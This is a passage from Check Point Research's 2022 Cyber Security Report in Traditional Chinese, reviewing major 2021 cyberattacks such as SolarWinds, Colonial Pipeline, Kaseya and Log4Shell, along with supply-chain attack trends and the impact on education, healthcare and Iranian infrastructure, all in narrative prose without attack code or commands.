CHECK POINT™

網路安全報告

2022

cp<r>

CHECK POINT RESEARCH


YOU
DESERVE
THE BEST
SECURITY

目錄

第 1 章

01

CHECK POINT 2022 年安全報告簡介

至少就網路安全層面來看，過去十二個月可說是有史以來最動盪混亂的時期之一。

第 1 章

MAYA HOROWITZ
Check Point 研究副總裁

至少就網路安全層面來看，過去十二個月可說是有史以來最動盪混亂的時期之一。世界各國的政府和企業仍在這片全球疫情的未知水域摸索航行，距離所謂的「新常態」生活似乎還有很長的路要走。由於企業紛紛採行混合式及遠端辦公型態，推動數位轉型的速度顯著加劇，但是在 2020 年讓眾多企業深受其擾的安全成熟度相關問題，到了 2021 年仍繼續存在。就在部分問題依舊懸而未決之際，威脅發動者也毫不客氣的趁機作亂。自我們發佈上一期的年度報告以來，網路攻擊的數量平均增加達 50%，其中以教育及研究產業承受的打擊最大，全年平均每週遭受 1,605 次的攻擊。正如所料，惡名昭彰的 SolarWinds 資料外洩事件似乎掀起了一連串供應鏈攻擊，這個態勢持續了一整年也未曾稍止。

在這份 2022 年安全報告中，我們會揭示 Check Point Software 研究人員去年觀察到的幾個主要攻擊向量和手法。上至極為複雜的新一代供應鏈攻擊方法，下至造成數十萬企業面臨潛在資料外洩威脅的 Log4j 漏洞利用，全都涵蓋在這份安全報告中。

我們一開始會先闡述今年每個月發生的重大網路攻擊事件，而後再深入剖析勢必將左右明年資安走向的崛起之勢。我們探討的主題包括雲端服務、行動裝置領域和物聯網的發展態勢、勒索軟體生態系統中的破綻、Emotet 重出江湖，當然也會討論到在這忙碌的一年中頻頻添亂的 Log4J 零時差漏洞。

第 2 章

02

2021 年重大網路攻擊事件時間表

在 2021 年，我們目睹了非比尋常的大量攻擊事件，不僅擾亂人們的日常生活，有些甚至會威脅人身安全。

一月

01

1 月，美國司法部證實受到 Solarwinds 供應鏈攻擊的影響，有 3% 司法部員工的電子郵件信箱遭到外人存取，意圖竊取敏感資料。司法部的員工人數逾 100,000 名且遍及一系列執法機構，包括 FBI、緝毒局和美國法警局。司法部為 SolarWinds Orion 的買家，駭客利用該工具執行了此次攻擊，導致有 18,000 個 SolarWinds 客戶的資料遭到外洩。司法部表示攻擊發生在聖誕夜，駭客成功入侵其內部一小部分的 Microsoft Office 365 電子郵件帳戶。

二月

02

2 月，熱門的音樂串流平台 Spotify 受到憑證充填攻擊，而它在不到三個月之前才遭逢類似的資安事故。此次攻擊利用了從 100,000 名使用者帳戶竊取而來的憑證，還利用了惡意的 Spotify 登入資料庫。Spotify 收到攻擊通報，提醒公司向受影響的客戶發出密碼重設通知，從而確保遭竊的憑證失效。該公司在聲明中表示已要求其網路服務供應商撤下詐騙資料庫，並強調此次攻擊與 Spotify 本身的安全漏洞無關。執行憑證填充攻擊的網路罪犯，利用的是在多個線上帳戶及平台上重複使用相同密碼的人。攻擊者只需建構自動化指令碼，即可有系統地嘗試竊取各種不同類型帳戶的 ID 和密碼。

三月

03

2021 年 **3 月** 2 日，Volexity 報告下列 Microsoft Exchange Server 漏洞遭到大肆濫用：CVE-2021-26855、CVE-2021-26857、CVE-2021-26858 和 CVE-2021-27065。經深入調查後，發現攻擊者是利用已遭到大肆濫用的零時差漏洞。攻擊者利用該漏洞來竊取數個使用者郵件信箱的完整內容。此漏洞可從遠端進行利用，不需要身分驗證、特殊知識或進入特定環境。據估計，有 250,000 部伺服器在這波攻擊中受害，其中包括屬於美國境內約 30,000 個組織的伺服器，以及位於英國境內的 7,000 部伺服器。歐洲銀行管理局、挪威國會和智利金融市場委員會 (CMF) 也受到了衝擊。

四月

04

4 月，美國國家安全局 (NSA)、網路安全暨基礎設施安全局 (CISA) 和聯邦調查局 (FBI) 共同發佈了一份聯合網路安全公告，其中發警告稱：與俄羅斯相關的 APT 組織 APT29 正在利用五個漏洞對美國境內的目標發動持續攻擊。該公告稱，俄羅斯聯邦對外情報局 (SVR) 攻擊發動者（又名為 APT29、Cozy Bear 和 The Dukes）頻頻使用公開的已知漏洞，針對脆弱系統執行廣泛掃描並利用其弱點，藉此取得身分驗證憑證以深入存取系統。最近的俄羅斯 SVR 活動包括入侵 SolarWinds Orion 軟體更新、透過部署 WellMess 惡意軟體鎖定 COVID-19 研究機構作為攻擊目標，以及利用當時的零時差 VMware 漏洞。

五月

05

5 月，勒索軟體的攻擊迫使 Colonial Pipeline 關閉了其日常營運，該公司負責運輸美國東岸 45% 的燃油用量，包括柴油、汽油和航空煤油。據稱的俄羅斯 DarkSide 勒索軟體犯罪集團是策畫這次攻擊的幕後黑手。Colonial Pipeline 是美國最大的成品油管道商，其管道系統長達 5,500 英里（8,851 公里），可從德州休斯頓到紐約港輸送超過 1 億加侖的燃油。DarkSide 利用勒索軟體即服務 (RaaS) 模型，依靠聯盟計畫來執行網路攻擊。Colonial Pipeline 支付近 500 萬美元贖金以換取解密金鑰。後來，FBI 宣布已取得勒索帳戶的私密金鑰，並追回了支付的 63.7 比特幣。

六月

06

6 月，美國的肉品加工大廠 JBS 受到勒索軟體攻擊，造成其北美和澳洲的營運停擺。FBI 認為這次攻擊是 REvil 勒索軟體集團所為。這起攻擊事件迫使 JBS 暫時關閉其所有在美國的牛肉加工廠。一間加拿大的加工廠也受到波及，且該公司暫停了澳洲的牛羊屠宰業務，直到工廠重新恢復上線為止。在 6 月 9 日，JBL 的美國分部執行長表示，公司雖然已利用備份資料復原了大部分系統，但仍支付了 1,100 萬美元贖金給駭客，說這是一個「非常沉痛但必要的決定」。

七月

07

7 月，REvil 勒索軟體集團鎖定多間託管服務供應商 (MSP) 及其客戶，發動供應鏈攻擊。威脅發動者在 IT 公司 Kaseya 的 VSA 修補程式管理與用戶端監控工具中成功植入惡意軟體更新，其中包含惡意軟體安裝程式。估計約有 1,000 家公司受到此次攻擊的影響。REvil 在 7 月 4 日週末發動的這場大規模供應鏈攻擊殃及無數的 Kaseya 客戶，並藉此勒索數百萬美元贖金。Kaseya 在公司網站上發佈安全公告 ，警告所有客戶立即關閉其 VSA 伺服器，以防攻擊在調查期間蔓延開來。為了入侵 Kaseya 內部的 VSA 伺服器，REvil 利用了尚在修復中的零時差漏洞。荷蘭漏洞揭露協會 (Dutch Institute for Vulnerability Disclosure，DIVD) 的安全研究人員之前已向 Kaseya 揭露該漏洞，且 Kaseya 正在驗證修補程式，準備驗證完成後再發佈給客戶。然而，REvil 勒索軟體集團還是比 Kaseya 搶先一步，並利用該漏洞進行攻擊，要求的贖金從 45,000 到 500 萬美元不等。攻擊 Kaseya 的 VSA 伺服器時，REvil 聯盟最初鎖定的目標是 Kaseya 的 MSSP，意圖十分明顯，即企圖將攻擊範圍擴展至 MSSP 客戶。攻擊規模以指數級速度不斷擴大，從 MSSP 到實際客戶都難以倖免。

八月

08

8 月，偵測到史上規模最大的分散式阻斷服務 (DDoS) 攻擊，其每秒發出的要求高達 1,720 萬次。Mirai 殭屍網路是助長這次攻擊的元凶，並鎖定金融業組織為攻擊目標。這起資安事故的攻擊流量源自於全球 125 個國家/地區的逾 20,000 個機器人，其中有將近 15% 的攻擊來自印尼，其次是印度、巴西、越南及烏克蘭。Mirai 在 2016 年被首度發現鎖定 CCTV 攝影機和路由器等物聯網 (IoT) 裝置為攻擊目標。此後大量變種的殭屍網路相繼現身，攻擊的目標裝置也愈趨廣泛，包括 Linux 路由器和伺服器、Android 裝置等。

九月

09

在美國總統拜登宣布實施疫苗強制令之後，Check Point Research 便發現偽造的 COVID-19 疫苗接種證明在全球的黑市交易量激增。黑市交易服務擴及 28 個國家/地區，包括奧地利、阿拉伯聯合大公國、巴西、英國、新加坡等地。偽造的疫苗接種證明在全球的售價也急速竄升，包括在美國的售價從 100 美元倍增至 200 美元。

十月

10

10 月，多起勒索軟體攻擊的幕後主使，俄羅斯 REvil 勒索軟體集團的基礎設施遭到破壞，迫使 REvil 暗網在三個月以來第二次被迫下線並中止營運。在此之前，REvil 架設的洩密網站「快樂博客」(Happy Blog) 曾在 7 月時關閉過一次（REvil 集團的一名領導人「UNKN」也疑似失蹤），而後集團的其餘領導人之一又在 9 月時恢復該網站運作。REvil 勒索軟體在 2021 年發動了一連串毀滅性攻擊，讓其聲名狼藉，尤其在成功勒索 JBS 食品公司 1,100 萬美元贖金，以及之後在 7 月時入侵美國軟體管理公司 Kaseya 的事件發生後，更讓 REvil 的惡名不脛而走。隨著這些攻擊的破壞力不斷提升，政府機關也強勢反擊，主動進攻 REvil 的基礎設施及其成員。

十一月

11

11 月 14 日，史上最惡名昭彰的殭屍網路之一 Emotet，之前已被國際執法機關聯手摧毀，而十個月之後又再度起死回生。Emotet 利用 Trickbot 殭屍網路死灰復燃，只要一有機器感染到 Trickbot 特洛伊木馬病毒，即會開始下載並執行最新版的 Emotet。復活後的 Emotet 變得更有威力，還多了幾個新法寶，例如更新的加密機制、控制流程混淆技術及新的傳遞方法。

十二月


12

12 月 9 日，有報告指出，Apache 日誌記錄套件 Log4j 2 的 2.14.1（含）以前的版本存在嚴重的遠端程式碼執行 (RCE) 漏洞 (CVE-2021-44228)。Apache Log4j 是最受歡迎的 java 日誌記錄庫，其 GitHub 項目的下載量超過 400,000 次。全球眾多公司都有使用此日誌記錄庫，以登入各式各樣的熱門應用程式。利用此漏洞簡直易如反掌。幾乎所有我們熟悉的網路服務或應用程式都有內建 Log4j 日誌庫，包括 Twitter、Amazon、Microsoft、Minecraft 等等。自攻擊爆發後，Check Point Research 親眼目睹了一場逐漸演變的抑制行動，原因在於原始漏洞的變異速度飛快，不到 24 小時就出現逾 60 個變種。這顯然是近幾年來網路上最嚴重的漏洞之一。

03

2021 年網路安全趨勢

2021 年，軟體供應鏈攻擊的頻率和規模俱增。研究人員得出的結論是，該年間軟體供應鏈攻擊數量的增長幅度不低於 650%。



從 SOLARWINDS 到 LOG4J

雖然惡名昭彰的 SolarWinds 供應鏈攻擊已在 2020 年 12 月遭揭露，但考量到它對雲端攻擊態勢的影響之大（尤其是供應鏈攻擊方面的影響），我們決定再度將其納入報告當中。Sunburst 正是引發 SolarWinds 資安事故的源頭，它是一個複雜的惡意軟體，包含在數個存有安全漏洞、名為 SolarWinds Orion 的 IT 資源管理產品版本中，而全球共有 33,000 名客戶使用該產品。惡意更新是由名為「Nobelium」的俄羅斯情報局側翼威脅組織所為，它襲擊了 18,000 家企業，並成功感染財星 500 大企業名單中約 425 間公司，包括國土安全部和財政部在內的美國政府部門也難以倖免。

LOTEM FINKELSTEEN

威脅情資與研究部門主任

「SolarWinds 攻擊對於資安社群來說是相當具有指標性的一刻，原因不只在於其攻擊規模前所未見，更是因為它採用全新的高水準技術，使得供應鏈攻擊的整體威脅程度大幅提升。SolarWinds 資料外洩事件樹立了新的定調，果然不出所料，此後軟體供應鏈資安事故的數量的確不斷增長。過去一整年，資安事故數量增加六倍之多，但又再度有跡象顯示，企業尚未做好因應威脅的準備。」

正如我們在上一期報告中所詳述的，除了空前的攻擊規模以外，SolarWinds 主要的創新之處在於技術。為了存取組織的 Microsoft 365 敏感資源，攻擊者先是利用偽造的令牌入侵區域和公司內部網路，而後再橫向移動到雲端環境。如今我們可以明確斷定，SolarWinds 攻擊為快速崛起的供應鏈攻擊奠定了基礎。

2021 年，軟體供應鏈攻擊的頻率和規模俱增。研究人員得出的結論是，該年間軟體供應鏈攻擊數量的增長幅度不低於 650%。歐盟網路安全局 (ENISA) 發佈了一篇研究，審視了二十多起資安事故，發現 66% 的供應鏈攻擊都是透過利用未知漏洞加以執行，利用已知軟體缺陷的比例只有 16%。絕大多數的攻擊都是鎖定軟體程式碼為目標。然而今年，組織似乎又被殺得措手不及，因為根據一項調查的結論顯示，82% 的公司將其供應鏈中的第三方供應商指定為具有高度權限的角色。有 76% 的公司提供的角色足以讓供應商接管帳戶，而且最糟糕的是，超過 90% 的專責安全團隊卻對授予過高權限的情況渾然不覺。

大名鼎鼎的 APT 組織當然跟這波趨勢脫不了關係。北韓的 Lazarus 組織最近開始瞄準 IT 服務供應商來發動供應鏈攻擊，有一個名為 BLINDINGCAN 的全新後門程式已被用來攻擊拉脫維亞的某 IT 供應商與南韓的某軟體公司。其他資安事故還包括 DarkSide 勒索軟體集團聯盟針對 CCTV 供應商實行攻擊，且攻擊發動者成功入侵供應商官網，造成其客戶感染勒索軟體病毒。

2021 年最值得關注的供應鏈攻擊之一同樣是以傳遞勒索軟體為主要手法，鎖定的目標是全球 IT 管理軟體供應商 Kaseya，其客戶包括托管服務供應商 (MSP) 及 IT 團隊。實行這場攻擊的是 REvil 勒索集團聯盟計畫的成員。Kaseya 執行長表示僅有不到 0.1% 的公司客戶遭到存取，但因為有些 Kaseya 的客戶本身是 MSP，導致多達 1,500 間公司也連帶受到攻擊的影響。威脅發動者別有用心地利用了一個漏洞，該漏洞會影響到 Kaseya 面向網路的 VSA 伺服器。VSA 是 MSP 常用來管理網路及端點裝置的一種遠端監控工具。Kaseya 察覺遭到攻擊時，公司便敦促客戶關閉他們的 VSA 伺服器。

10 月下旬，每週下載量達數百萬次的熱門 NPM 套件「ua-parser-js」遭到攻擊者入侵。攻擊發動者花了四個小時就接管了開發人員的 NPM 帳戶，並在三個版本的 NPM 函式庫中插入惡意程式碼。NPM 函式庫主要是用來剖析使用者代理程式字串，以及識別其瀏覽器、作業系統和 CPU 等，數以千計的專案中都會使用到此函式庫，包括 Facebook、Microsoft、Amazon、Google 和 Slack 擁有的專案在內。因此，供應鏈攻擊散佈的是遭入侵的套件而非合法套件，讓威脅發動者得以將惡意軟體安裝到大量的受感染裝置上。在這個案例中，Linux 和 Windows 裝置就受到了加密貨幣挖礦程式和密碼竊取程式的感染。

另一件重大資安事故則發生在 11 月，當時有多間希臘的船運公司遭到勒索軟體侵襲。在此之前，有一家 IT 服務供應商 Danaos Management Consultants 遭受供應鏈攻擊。此事故波及到這些航運公司，使它們與其他船隻、供應商和代理商之間的通訊管道癱瘓，還導致資料遺失。

今年，發動 SolarWinds 攻擊的幕後組織又再度復出，沿用為第一次攻擊打造的方法，再次著重攻擊屬於全球 IT 供應鏈一環的公司。不過，這次鎖定的目標是不同的供應鏈部門，亦即雲端經銷商和技術服務供應商。這些公司為他們的客戶量身打造、實行和管理雲端服務。威脅組織顯然想藉著這些公司直接存取其客戶環境，一次出擊便囊括完整的客戶清單，進而偽裝成受信任的合作夥伴。此攻擊行動自 2021 年 5 月展開，已影響逾 140 間經銷商和服務供應商，並成功入侵其中的 14 間公司。「Nobelium」威脅組織在下半年非常活躍，但由於企業的危機意識提高，成功率卻反而降低。組織運用了多種手段，包括使用第三方威脅發動者透過資訊竊取活動所盜取的失竊憑證、利用應用程式模擬權限來收集保密的郵件資料，以及濫用多因素身分驗證 (MFA) 機制。最近湧現的攻擊浪潮可能意味著俄羅斯政府資助的駭客集團在供應鏈攻擊行動領域投注了更多資源，以藉此持續接觸俄羅斯政府關注的目標。

正當我們以為 2021 年的供應鏈攻擊態勢已經終結的時候，Log4j 零時差漏洞卻浮出水面。Apache 日誌記錄套件 Log4j 是最受歡迎的 Java 日誌記錄庫，每日下載量超過 400,000 次，全球數百萬個 Java 型應用程式均有整合該套件。使用 Log4j 作為日誌記錄套件的公司包括 Cisco、Twitter、Cloudflare、Tesla、Amazon、Apple 等。Log4j 套件會記錄錯誤訊息；根據 Apache 基金會的公告，若攻擊者可以控制日誌訊息或其參數，就能在有啟用訊息查詢替代機制的情況下，從外部伺服器透過多個通訊協定執行任意程式碼。只需要一串文字即可利用此缺陷。

自 12 月 9 日發現以來，「Log4Shell」缺陷便遭到大肆濫用。此漏洞的指定代碼為 CVE-2021-44228，未經驗證的攻擊者可利用它執行惡意程式碼，或接管使用具有安全漏洞之開放原始碼函式庫版本的系統。果不其然，此漏洞在 CVSS 評分系統中獲得最高滿分 10 分。函式庫的分佈規模甚廣，因此 Log4Shell 被封為 2021 年最嚴重的漏洞，至今仍難以斷定確切的損害範圍。Apache 基金會發佈了一個 RCE 漏洞的修補程式，但不少安全供應商仍觀察到有大規模的掃描活動，企圖找出有安全漏洞的伺服器。Log4j 缺陷曝光後不久，其利用率便異常的高。在 Log4j 漏洞遭到揭露 2 小時後，Check Point Research 就偵測到 40,000 次左右的攻擊嘗試次數，而在發生攻擊事件的 72 小時之內，偵測到的攻擊嘗試次數高達 830,000 次。

威脅發動者也許可以利用此漏洞存取使用該函式庫的任何系統，包括用於管理用戶端網路和資源的系統。因開放原始碼函式庫中存在此單一漏洞而可能造成的潛在危害，彰顯出軟體供應鏈本身構成的巨大風險，尤其是全球不計其數的電腦系統仰賴的關鍵組件，竟然只是一個資金窘迫、由寥寥幾個兼職志願者主掌的專案之情形，更是令人膽戰心驚。

OMER DEMBINSKY

資料研究小組經理

正如我們年中報告所述，威脅發動者利用大環境變化和倉促而來的數位轉型趨勢，導致網路攻擊事故數量全面攀升。截至這份報告發佈之日，網路攻擊數量與去年資料相比平均增加了 50%，而教育和研究產業承受的打擊最大，平均每週遭受 1,650 次攻擊。」

網路攻擊的後果

無論是目標式還是廣泛散佈的網路攻擊，對於組織績效、資料完整性、客戶成功、長期信譽，當然還有財務方面都會造成重大影響，這是眾所皆知的事實。瞄準關鍵基礎設施的攻擊無疑會癱瘓組織的日常運作和整個供應鏈。在 2021 年，我們目睹了非比尋常的大量攻擊事件，不僅擾亂人們的日常生活，有些甚至會威脅人身安全。無論威脅發動者是受到金錢利誘或意識形態驅使，他們都會持續不斷的尋覓更多手段和新方法，讓受害者壓力倍增。

今年最引人關注的攻擊之一，亦即 5 月發生的勒索軟體資安事故，就是上述論點的最佳印證。該攻擊行動鎖定的目標是負責將燃油輸送到美國東南岸的 Colonial Pipeline 燃油公司。這起事故迫使該公司關閉其日常營運，使得汽油漲價並造成美國東岸的油品供應嚴重短缺。這一連串事件最終引發恐慌的搶購潮，因為很多加油站都無油可加。政府官員懇請民眾不要一窩蜂地去加油站搶油，有人為了避免斷油，真的試圖用塑膠袋來囤油。攻擊發生後就一天的時間，Colonial Pipeline 便不得不支付 500 萬美元贖金給帶頭發動攻擊的 DarkSide 勒索軟體集團，以解鎖公司的系統。

在同一個月內，全球最大的肉品加工公司 JBS S.A 也慘遭 REvil 勒索軟體集團的攻擊。這間從事肉品製造及分銷的巴西公司在 15 個國家/地區共設有 150 間工廠，全球員工數約達 150,000 名。這場襲擊公司網路的攻擊影響到美國、加拿大和澳洲的屠宰場作業與肉品供應，造成 3000 名以上的員工停班。位於美國的所有牛肉加工廠和肉品包裝廠（其出貨量佔全美肉品供應量近四分之一）全面陷入停產，同時美國白宮特別指派 FBI 進行調查。部分位於澳洲的屠宰場甚至完全關閉，導致公司有 7,000 員工被迫放無薪假。最後，因為擔心價格飆升且必須解雇大量員工，JBS S.A. 子公司 JBS USA 的執行長宣布，公司已支付相當於 1,100 萬美元的比特幣贖金給網路罪犯。

教育業也受到嚴重衝擊。教育產業是　2021 年全球最常被攻擊的產業，相較於 2020 年增加了 75%，每個組織的每週攻擊嘗試次數平均將近有 1,605 次。教育機構遭到破壞，對學生、教授及其他教職員工都造成影響。9 月，華盛頓特區的霍爾德大學慘遭勒索軟體攻擊，學校被迫暫時停課，全面徹查校內網路並審查學生和員工的裝置。伊利諾州的路易斯克拉克社區學院也發生類似情況，該校在11 月受到勒索軟體攻擊的侵襲，影響到學校的線上學習平台和其他重要系統。學校因此必須關閉所有校區、取消課外活動，包括在校內設施舉辦的各項運動賽事。FBI 針對鎖定目標為美國及英國境內高等教育機構的 PYSA 勒索軟體發佈了警報。


最後，在 2021 年的年中，Grief 勒索軟體對美國境內多個學區發動攻擊，其中有一個密西西比州的學區。勒索軟體竊取了 10 GB 的資料，裡面包含個人和專業資訊，並威脅稱如果不支付贖金，就會公開這些資料。大學和學院等高等教育學府之所以受到網路罪犯的青睞，原因在於它們的系統允許學生和教職員使用個人裝置連接到機構內部網路，但卻疏於防護。

自從疫情爆發後，醫療產業也是網路罪犯頻頻攻擊的對象，包括醫療院所、從事疫苗開發相關工作的研究設施及製藥公司，因為其工作具有時間急迫性而成為誘人的目標。10 月，加拿大的紐芬蘭與拉布拉多省遭到毀滅性的勒索軟體攻擊。結果員工和病患資料被盜，關鍵系統停擺一週以上，導致包括化療在內的數千筆預約延遲，因為省內幾乎所有非緊急服務和診療程序都得取消。就在同一個月內，中東某醫院也首度遭到勒索軟體攻擊，其幕後黑手為中國組織 DeepBlueMagic，它使用自製的勒索軟體針對以色列哈代拉的 Hillel Yaffe 醫療中心發動攻擊。該攻擊造成電腦和部分醫院基礎設施癱瘓，由於院方無法擷取患者檔案，也無法處理掛號事宜，使得患者出院及相關流程手續的辦理窒礙難行。12 月，在全美經營 80 多間鴉片類藥物治療診所的 Behavioral Health Group (BHG) 遭到網路攻擊，導致其網路整整斷線一週。某些治療中心的電腦無法列印處方標籤，患者因而無法取得治療麻醉藥成癮的居家處方藥劑量，可能會危及其高敏感性的戒癮治療成效。

受意識形態驅使的駭客也想方設法要擾亂公眾秩序，尤其在伊朗更是如此。首先，伊朗的鐵路基礎設施在 7 月時遭到一次網路攻擊，駭客在全國所有車站的公告版上顯示有關火車誤點或班次取消的訊息，並慫恿乘客撥打某支電話（其實是伊朗最高領袖哈米尼辦公室的電話）詢問細節。該攻擊造成當天的火車行駛大亂，並引起民眾的恐慌和混亂。Check Point Research 調查後認定幕後黑手為反政府的 Indra 駭客組織，該組織至少從 2019 年開始便動作頻頻，以使用資料抹除程式惡意軟體聞名。

10 月，一場大規模網路攻擊導致伊朗國內的 4,300 個加油站停止運作，攻擊鎖定的目標是可讓民眾使用政府補助購油的電子卡系統。民眾加油時，螢幕上會顯示「cyberattack 64411」的通知訊息，該號碼是伊朗最高領袖的電話號碼（跟火車網路攻擊事件如出一轍）。這起資安事故引發了一場大亂，人們在加油站大排長龍，擔心缺油將導致油價突然飆升。

上述所有攻擊事件對特定目標產業和區域都造成極大的衝擊。它們也引起媒體極高的關注，這自然正中網路罪犯的下懷，畢竟他們就是企圖製造恐慌以脅迫受害者。遺憾的是，依照 2021 年的情況來看，網路攻擊對一般民眾的影響之廣，往往超出攻擊者原本的預期。



雲端服務成為攻擊目標

